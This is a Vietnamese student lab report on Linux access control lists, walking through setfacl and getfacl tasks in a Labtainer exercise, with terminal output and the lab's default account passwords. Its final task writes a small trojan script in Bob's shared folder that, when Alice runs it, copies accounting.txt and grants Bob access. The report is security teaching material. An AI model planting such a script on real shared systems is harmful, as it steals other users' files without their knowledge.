

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH
HỌC PHẦN: AN TOÀN HỆ ĐIỀU HÀNH
MÃ HỌC PHẦN: INT1484**

**CA THỰC HÀNH: 01
NHÓM LỚP: 01
TÊN BÀI:
DANH SÁCH ĐIỀU KHIỂN TRUY CẬP TRÊN LINUX**

Sinh viên thực hiện:

Nguyễn Văn Hùng B22DCAT136

Giảng viên: PGS.TS. Hoàng Xuân Dậu

HỌC KỲ 2 NĂM HỌC 2024-2025

MỤC LỤC

MỤC LỤC	2
DANH MỤC CÁC HÌNH VẼ	3
DANH MỤC CÁC BẢNG BIỂU	3
DANH MỤC CÁC TỪ VIẾT TẮT	4
CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH	5
1.1 Mục đích	5
1.2 Tìm hiểu lý thuyết	5
CHƯƠNG 2. NỘI DUNG THỰC HÀNH	6
2.1 Chuẩn bị môi trường	6
2.2 Các bước thực hiện	6
2.2.1. Khởi động bài lab	6
2.2.2. Các nhiệm vụ	7
Nhiệm vụ 1: Xem lại các quyền trên các file hiện có	7
Nhiệm vụ 2: Cài đặt ACL trên một file	8
Nhiệm vụ 3: Cài đặt ACL mặc định cho 1 thư mục	8
Nhiệm vụ 4: Trojan Horses	10
CHƯƠNG 3. KẾT QUẢ THỰC HÀNH	12
TÀI LIỆU THAM KHẢO	13

DANH MỤC CÁC HÌNH VẼ

Hình 1 . Khởi động bài lab	6
Hình 2 . Đăng nhập 3 terminal.....	7
Hình 3 . Xem lại các quyền trên file hiện có	8
Hình 4 . Dùng lệnh setfacl cho phép alice đọc file	8
Hình 5 . Thiết lập ACL cho phép Bob đọc các file mới tạo	9
Hình 6 . Tạo file kiểm tra và sửa quyền other	10
Hình 7 . Tạo trojan	10
Hình 8 . Sửa quyền cho phép other rwx tệp /shared_data/bob	11
Hình 9 . Alice chạy lệnh và Bob thành công nhận quyền truy cập thông tin	11
Hình 10 . Hoàn thành bài thực hành	12

DANH MỤC CÁC BẢNG BIỂU

Bảng 1. Bảng tài khoản đăng nhập	6
--	---

DANH MỤC CÁC TỪ VIẾT TẮT

Từ viết tắt	Thuật ngữ tiếng Anh/Giải thích	Thuật ngữ tiếng Việt/Giải thích
ACL	Access Control List	Danh sách điều khiển truy cập

CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

1.1 Mục đích

Rèn luyện kỹ năng cấu hình cấp quyền cho người dùng hoặc nhóm người dùng truy cập các tập tin trên hệ thống bằng việc sử dụng danh sách điều khiển truy cập ACL.

1.2 Tìm hiểu lý thuyết

Access Control List (ACL) là công cụ kiểm soát quyền truy cập vào tài nguyên trong hệ thống máy tính. Được dùng để giới hạn quyền truy cập vào các tập tin, thư mục, bộ nhớ, thiết bị hoặc các tài nguyên khác trên hệ thống.

Một ACL sẽ liệt kê các quyền truy cập được cấp cho các người dùng hoặc nhóm người dùng cụ thể, bao gồm các quyền đọc, ghi và thực thi. Nó có thể được áp dụng cho nhiều loại tài nguyên trên hệ thống, bao gồm cả tài khoản người dùng, tập tin, thư mục, ổ đĩa, máy in, ứng dụng và dịch vụ.

ACL trong Linux:

- Cài đặt gói ACL: *sudo apt-get install acl*
- Thiết lập và sử dụng ACL:
 - o Thiết lập ACL:
 - *setfacl -m u:username:permissions filename*

Trong đó:

- *u:username* là người dùng cụ thể
- *permissions* là quyền truy cập cụ thể (vd: rwx)
- o Để xem ACL đã được thiết lập cho một tập tin hoặc thư mục:
 - *getfacl filename*
- o Để xóa ACL: *setfacl -x u:username filename*

Các ACL trong Linux cung cấp một cách linh hoạt và chi tiết hơn để quản lý quyền truy cập vào các tài nguyên hệ thống, phù hợp cho các môi trường đòi hỏi mức độ bảo mật cao như trong các tổ chức, doanh nghiệp, ...

CHƯƠNG 2. NỘI DUNG THỰC HÀNH

2.1 Chuẩn bị môi trường

- Phần mềm ảo hóa, chẳng hạn: VMWare Workstation.
- Máy ảo Labtainer.

2.2 Các bước thực hiện

2.2.1. Khởi động bài lab

Khởi động lab: labtainer acl

Nhập địa chỉ e-mail bằng mã sinh viên: B22DCAT136

Nhấn enter để bắt đầu

```
Results stored in directory: /home/student/labtainer_xfer/acl
student@LabtainerVMware:~/labtainer/labtainer-student$ labtainer -r acl

Please enter your e-mail address: [B22DCAT136]
Started 1 containers, 1 completed initialization. Done.

The lab manual is at
file:///home/student/labtainer/trunk/labs/acl/docs/acl.pdf

You may open these by right clicking
and select "Open Link".

Press <enter> to start the lab

student@LabtainerVMware:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/acl
Successfully copied 184kB to acl-igrader:/home/instructor/B22DCAT136.acl.lab
Successfully copied 2.56kB to /home/student/labtainer_xfer/acl
Labname acl


Student      |      did_trojan |      bob_stuff_acl |      alice_default |
=====
B22DCAT136   |      |      |      |
What is automatically assessed for this lab:
  bob_stuff_acl: Changed ACL so alice can read bob's stuff
  alice_default: Bob got default read access to newly created alice file
  did trojan: Does not check that result is readable but does confirm fun altered
```

Hình 1 . Khởi động bài lab

Sau khi khởi động bài lab, 3 thiết bị đầu cuối ảo sẽ được bật chế độ login, đăng nhập theo các tài khoản dưới đây:

Bảng 1. Bảng tài khoản đăng nhập

User	Password
bob	password4bob
alice	password4alice
harry	password4harry



Hình 2 . Đăng nhập 3 terminal

2.2.2. Các nhiệm vụ

Nhiệm vụ 1: Xem lại các quyền trên các file hiện có

Trên terminal “Alice”, hãy đến thư mục /shared data và liệt kê các quyền trên file, thư mục:

```
cd /shared_data
```

```
ls -l
```

Chúng ta sẽ thấy các quyền trên file accounting.txt và 2 thư mục. Sinh viên kiểm tra xem “Alice” có thể xem nội dung file accounting.txt không. Thử thực hiện lệnh cat với file này.

Nhìn lại vào danh sách quyền truy cập các file, thư mục. Lưu ý với file account.txt có cài đặt quyền là:

```
-rw-rw----+
```

Biểu tượng + ở cuối cho biết tệp này có thêm một acl ngoài các quyền UNIX tiêu chuẩn "rw" cho người dùng và nhóm người dùng. Ta có thể xem acl của file này sử dụng lệnh:

```
getfacl accounting.txt
```

Hãy chú ý 1 trong 3 người dùng có quyền sửa đổi với file accounting.txt, ở đây là người dùng harry, chuyển đến terminal của harry đó thực hiện lệnh:

```
echo "more stuff" >> /shared_data/accounting.txt
```

Quay trở lại terminal “alice”, thực hiện lệnh sửa đổi file ở trên để xác nhận rằng “alice” không có quyền sửa đổi file này.

```
[bob@acl ~]$  
[alice@acl ~]$ clear  
[alice@acl ~]$ clear  
[alice@acl ~]$ cd /shared_data  
[alice@acl shared_data]$ ls -l  
total 24  
-rw-rw---- 1 root root 13 Jan 27 2020 accounting.txt  
drwxr-xr-x 1 alice alice 4096 Jan 27 2020 alice  
drwxr-xr-x 1 bob bob 4096 Jan 27 2020 bob  
[alice@acl shared_data]$ cat accounting.txt  
some numbers  
[alice@acl shared_data]$ getfacl accounting.txt  
# file: accounting.txt  
# owner: root  
# group: root  
user::rw-  
user:alice:r--  
user:harry:r--  
group::r--  
mask::rw-  
other::---  
[alice@acl shared_data]$ echo "test" >> /shared_data/accounting.txt  
-bash: /shared_data/accounting.txt: Permission denied  
[alice@acl shared_data]$ cat /shared_data/accounting.txt  
some numbers  
more stuff  
[alice@acl shared_data]$  
[harry@acl ~]$ echo "more stuff" >> /shared_data/accounting.txt  
[harry@acl ~]$
```

Hình 3 . Xem lại các quyền trên file hiện có

Nhiệm vụ 2: Cài đặt ACL trên một file

Trên terminal của người dùng bob, dùng lệnh `setfacl` để cho phép Alice đọc file `/shared_data/bob/bobstuff.txt`

`setfacl -m u:alice:r /shared_data/bob/bobstuff.txt`

```
[bob@acl ~]$ cd /shared_data/bob  
[bob@acl bob]$ ls -l  
total 8  
-rw-rw---- 1 bob bob 12 Jan 27 2020 bobstuff.txt  
-rwxr-xr-x 1 bob bob 457 Jan 27 2020 fun  
[bob@acl bob]$ cat bobstuff.txt  
bob's stuff  
[bob@acl bob]$ setfacl -m u:alice:r /shared_data/bob/bobstuff.txt  
[bob@acl bob]$  
[alice@acl shared_data]$ cat /shared_data/bob/bobstuff.txt  
bob's stuff  
[alice@acl shared_data]$
```

Hình 4 . Dùng lệnh `setfacl` cho phép alice đọc file

Sau đó xác nhận khả năng đọc tệp này trên terminal của người dùng alice:

`cat /shared_data/bob/bobstuff.txt`

Nhiệm vụ 3: Cài đặt ACL mặc định cho 1 thư mục

Xem ACL được thiết lập của `/shared_data/alice`: `getfacl /shared_data/alice/`

Cho phép user bob đọc các file mới được tạo:

`setfacl /shared_data/alice/ -dm u:bob:r /shared_data/alice/`

Kiểm tra lại: `getfacl /shared_data/alice/`


Ta thấy:

`default:user:bob:r--`

...

`default:other::r-x`

Ta thấy file mới tạo vẫn có thể được đọc bởi người dùng khác ngoài Bob và Alice.

A terminal window titled 'alice@acl:/shared_data/alice' showing the process of setting ACLs. The user 'alice' navigates to the directory and lists files, showing 'alicestuff.txt'. Then, 'getfacl' is used on the directory, showing permissions for owner (alice), group (alice), and others (rwx). Finally, 'setfacl -dm u:bob:r' is used to add read permissions for Bob, and 'getfacl' is run again to show the updated permissions, including a default entry for Bob (r--).

```
[alice@acl shared_data]$ cd alice
[alice@acl alice]$ ls -l
total 4
-rw-r--r-- 1 alice alice 16 Jan 27  2020 alicestuff.txt
[alice@acl alice]$ getfacl /share_data/alice/
getfacl: /share_data/alice/: No such file or directory
[alice@acl alice]$ getfacl /shared_data/alice/
getfacl: Removing leading '/' from absolute path names
# file: shared_data/alice/
# owner: alice
# group: alice
user::rwx
group::r-x
other::r-x

[alice@acl alice]$ setfacl -dm u:bob:r /shared_data/alice/
[alice@acl alice]$ getfacl /shared_data/alice/
getfacl: Removing leading '/' from absolute path names
# file: shared_data/alice/
# owner: alice
# group: alice
user::rwx
group::r-x
other::r-x
default:user::rwx
default:user:bob:r--
default:group::r-x
default:mask::r-x
default:other::r-x
```

Hình 5 . Thiết lập ACL cho phép Bob đọc các file mới tạo

Thử tạo một file: `echo "Hello" > test.txt`

Đọc thử trên terminal của Bob và Harry: `cat /shared_data/alice/test.txt`

→ Cả 2 đều có quyền đọc

Thiết lập ACL để other không có quyền gì nữa:

```
setfacl -dm o:--- /shared_data/alice/
```

```
setfacl -m o:--x /shared_data/alice/
```

Xem lại ACL: `getfacl /shared_data/alice/`

Tạo file mới: `echo "Hello word" > test2.txt`

Thử xem trên terminal của bob và harry: `cat /shared_data/alice/test2.txt`

→ Chỉ Bob có quyền đọc

```
bob@acl:/
[bob@acl bob]$ cat /shared_data/alice/test.txt
Hello
[bob@acl bob]$ cat /shared_data/alice/test2.txt
Hello word
[bob@acl bob]$

alice@acl/shared_data/alice
[alice@acl alice]$ echo "Hello" > test.txt
[alice@acl alice]$ cat test.txt
Hello
[alice@acl alice]$ setfacl -dm o:--- /shared_data/alice/
[alice@acl alice]$ setfacl -m o:---x /shared_data/alice/
[alice@acl alice]$ getfacl /shared_data/alice/
getfacl: Removing leading '/' from absolute path names
# file: shared_data/alice/
# owner: alice
# group: alice
user::rwx
group::r-x
other::--x
default:user::rwx
default:user:bob:r--
default:group::r-x
default:mask::r-x
default:other::---

harry@acl:/
[harry@acl ~]$ cat /shared_data/alice/test.txt
Hello
[harry@acl ~]$ cat /shared_data/alice/test2.txt
cat: /shared_data/alice/test2.txt: Permission denied
[harry@acl ~]$

[alice@acl alice]$ echo "Hello word" > test2.txt
[alice@acl alice]$
```

Hình 6 . Tạo file kiểm tra và sửa quyền other

Nhiệm vụ 4: Trojan Horses

Tạo một script `/shared_data/bob/fun`, nếu Alice(hoặc Harry) chạy tập lệnh đó, nó sẽ tạo bản sao của tệp `accounting.txt` và cho phép Bob xem nội dung:

```
cp /shared data/accounting.txt /shared data/bob/trojan.txt
```

```
setfacl -m u:bob:rwx /shared data/bob/trojan.txt
```

The screenshot shows a terminal window with the GNU nano 2.3.1 editor open. The title bar indicates the user is bob@acl:/ and the file being edited is fun. The editor's status bar at the top shows "GNU nano 2.3.1", "File: fun", and "Modified".

```
|      ::::' /: (._.) :.\
\      ,=' |:'      :::|
   \      .-.'      ':/
     \_--\ |I| _--\
           |_|
EOF
}
trojan(){
cp /shared_data/accounting.txt /shared_data/bob/trojan.txt
setfacl -m u:bob:rwx /shared_data/bob/trojan.txt
}
foo
trojan
```

At the bottom of the terminal, there is a row of keyboard shortcuts:

- G**: Get Help
- O**: WriteOut
- R**: Read File
- Y**: Prev Page
- K**: Cut Text
- C**: Cur Pos
- X**: Exit
- J**: Justify
- W**: Where Is
- V**: Next Page
- U**: UnCut Tex
- T**: To Spell

Hình 7 . Tạo trojan

Cho phép other có quyền rwx với /shared data/bob:

```
setfacl -m o::rwx /shared data/bob
```


CHƯƠNG 3. KẾT QUẢ THỰC HÀNH

Màn hình checkwork bài thực hành:

```
student@LabtainerVMware:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/acl
Successfully copied 186kB to acl-igrader:/home/instructor/B22DCAT136.acl.lab
Successfully copied 2.56kB to /home/student/labtainer_xfer/acl
Labname acl
```

Student	did_trojan	bob_stuff_acl	alice_default
B22DCAT136	Y	Y	Y

What is automatically assessed for this lab:

bob_stuff_acl: Changed ACL so alice can read bob's stuff

alice_default: Bob got default read access to newly created alice file

did_trojan: Does not check that result is readable, but does confirm fun altered to read the accounting.txt file, and was run by alice.

```
student@LabtainerVMware:~/labtainer/labtainer-student$ checkwork
Results stored in directory: /home/student/labtainer_xfer/acl
Successfully copied 186kB to acl-igrader:/home/instructor/B22DCAT136.acl.lab
Successfully copied 2.56kB to /home/student/labtainer_xfer/acl
Labname acl

Student          | did_trojan | bob_stuff_acl | alice_default |
===== | ===== | ===== | ===== |
B22DCAT136       | Y          | Y            | Y            |

What is automatically assessed for this lab:
  bob_stuff_acl: Changed ACL so alice can read bob's stuff
  alice_default: Bob got default read access to newly created alice file
  did_trojan: Does not check that result is readable, but does confirm fun altered
               to read the accounting.txt file, and was run by alice.
student@LabtainerVMware:~/labtainer/labtainer-student$ stoptlab
Results stored in directory: /home/student/labtainer_xfer/acl
student@LabtainerVMware:~/labtainer/labtainer-student$
```

Hình 10 . Hoàn thành bài thực hành

TÀI LIỆU THAM KHẢO

- [1] Đinh Trường Duy, Phạm Hoàng Duy, Bài giảng Hệ điều hành Windows và Linux/Unix, Học viện Công Nghệ Bưu Chính Viễn Thông, 2022.
- [2] [LANIT JSC, Access Control List ACL là gì? Vai trò và ý nghĩa của ACL, 2023](#)